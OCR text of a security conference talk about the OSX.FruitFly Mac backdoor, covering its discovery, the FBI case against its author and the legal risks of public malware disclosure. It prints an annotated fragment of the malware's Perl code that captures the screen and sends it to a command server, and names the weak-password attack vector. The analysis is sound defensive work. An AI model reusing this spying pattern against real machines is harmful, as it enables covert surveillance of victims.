
The case of the fly on the wall

...and the legal issues of disclosing malware



% whoami

Thomas Reed

@thomasareed

treed@malwarebytes.com

OSX.FruitFly

- All-purpose, extremely unique, backdoor
- Perl script, containing "helpers":
  - Mach-O binary
  - Java class
  - Another Perl script

First-stage Perl

- Communicates with C&C
- Executes commands (with assist from helpers)
- Exfiltrates data

First-stage Perl

```
for (my$n;; sleep $n) {
  $n = 10;
  ...
    for (;;) {
      my$s = ord B 1;
if ($s == 0) {}
elsif($s == 2) {
  ...
  elsif(!system(($m ? 'screencapture -x' : 'xwd -silent -root '.
      '-display :0.0 | convert xwd:-').
    ' /tmp/scrn.png')) {
    my$v = N('/tmp/scrn.png');
    unlink '/tmp/scrn.png';
    if (defined$v) {
      A "\2".K($v)
    }
```

Loop every 10 seconds

Read one byte from C&C socket

If byte (command) is 2...

Capture screen to /tmp/scrn.png

Read image into memory

Write image to C&C socket

More details...

- Offensive Malware Analysis: Dissecting OSX/ FruitFly.b via a Custom C&C Server

- https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

Discovery of FruitFly

- Jan. 4, 2017

  Case Western Reserve University (CWRU)
  - Notified of infection
  - 100+ more systems found infected

- Jan. 5, 2017

  FBI contacted

- Jan. 6, 2017

  Suspect identified
  - Computers compromised for several years
  - IP address used by malware had been used to access alumni e-mail account
  - Phillip Roman Durachinsky becomes suspect

- Jan. 10, 2017

  "I found this hidden .client file at the root of a user directory on a client that security reported was making peculiar outbound traffic."

- Jan. 18, 2017 (10 am EST)

  FruitFly discovery released
  - Malwarebytes blog
  - MRT update

New Mac backdoor using antiquated code

Posted: January 18, 2017 by Thomas Reed

The first Mac malware of 2017 was brought to my attention by an IT admin, who spotted some strange outgoing network traffic from a particular Mac. This led to the discovery of a piece of malware unlike anything I've seen before, which appears to have actually been in existence, undetected, for some time, and which seems to be targeting biomedical research centers.

Jan. 18, 2017
(10 pm EST)

FBI raid!

- Durachinsky's parents
- Allowed to enter
- Told that Durachinsky had been in trouble for hacking in high school
- Confiscated laptop that was on and being remotely controlled
- Also found numerous hard drives

- Timing due to data deletion concerns!

- **Jan 19, 2017** (4:40 am EST)

  Warrant signed to access data
  - 20 million collected files
  - Thousands of victims
  - Child pornography

- **Jan 25, 2017**

  Durachinsky arrested

UNITED STATES DISTRICT COURT

for the

Northern District of Ohio

2017 JAN 24 PM 3:19

CLERK U.S. DISTRICT COURT
NORTHERN DISTRICT OF OHIO
CLEVELAND


United States of America v. Phillip R. Durachinsky	)	Case No. 1:17 MJ 9011

Mar. 27, 2017 FBI issues a FLASH with malware details

Technical Details

The attack vector included the scanning and identification of externally facing Mac services to include the Apple Filing Protocol (AFP, port 548), RDP, VNC, SSH (port 22), and Back to My Mac (BTMM), which would be targeted with weak passwords or passwords derived from 3rd party data breaches.

Mar. 4, 2020



https://reverse.put.as/2020/03/04/a-fruitfly-dropper-and-the-missing-tricks/

- Jan. 10, 2018

Durachinsky indicted on 16 counts

- Damaging Protected Computers
- Accessing Protected Computers
- Production of Child Pornography
- Wire Fraud (x3)
- Aggravated Identity Theft (x4)
- Accessing Government Computer Without Authorization
- Illegal Wiretap (x5)

UNITED STATES OF AMERICA, Plaintiff, v. PHILLIP R. DURACHINSKY, Defendant.	)	INDICTMENT CASE NO. 18 CR 00022 Title 18, United States Code, Sections 1028A(a)(1), 1030(a)(2)(C), (a)(3), (a)(5)(A), (c)(2)(A), (c)(4)(A)(i)(I) and (c)(4)(B), 1343, 2251(a) and 2511(1)(b) and (4)(a), and 2

- Apr. 28, 2019

  Defense files motion to suppress evidence
  - Claiming improper seizure
  - Requesting suppression of:
    - Evidence obtained from laptop
    - Confession

- May 13, 2019

  Prosecution responds

That same day, an article on a malware research website detailed the Fruitfly malware, and publicly identified both a domain name resolving to Durachinsky's home in North Royalton, Ohio and an IP address also resolving to North Royalton, Ohio. (Id., see also Exhibit A at 2). In other words, there was now public reporting that the Fruitfly malware was communicating through a domain and IP address linked directly to Durachinsky.

- Today

Debate continues after multiple hearings

12/10/2019		**Minutes of proceedings** [non-document] before Judge Solomon Oliver, Jr. Motion Hearing as to Phillip R. Durachinsky (1) held and concluded on 12/10/2019. AUSAa Daniel Riedl and Om Kakani were present for the government. Attorney Thomas Conway was present with Defendant Phillip Durachinsky. Testimony taken of witnesses Richard A. Florence, Marylou Durachinsky, and Charles M. Curtin. Government Exhibits entered and admitted: 1 through 8, and 10 through 12. Defense exhibits entered and admitted: A through Z, AA and BB. Closing arguments heard. The court will take the motion under advisement. Related document 63 (Court Reporter Lance Boardman) Time: 4.5 hours. (R,Sh) (Entered: 12/10/2019)

What's the takeaway?

- Malware disclosure is important for victims
- Malware disclosure can interfere with legal process
- Be mindful when disclosing
- Consider engaging with law enforcement
  - eg, local office, InfraGard (FBI), etc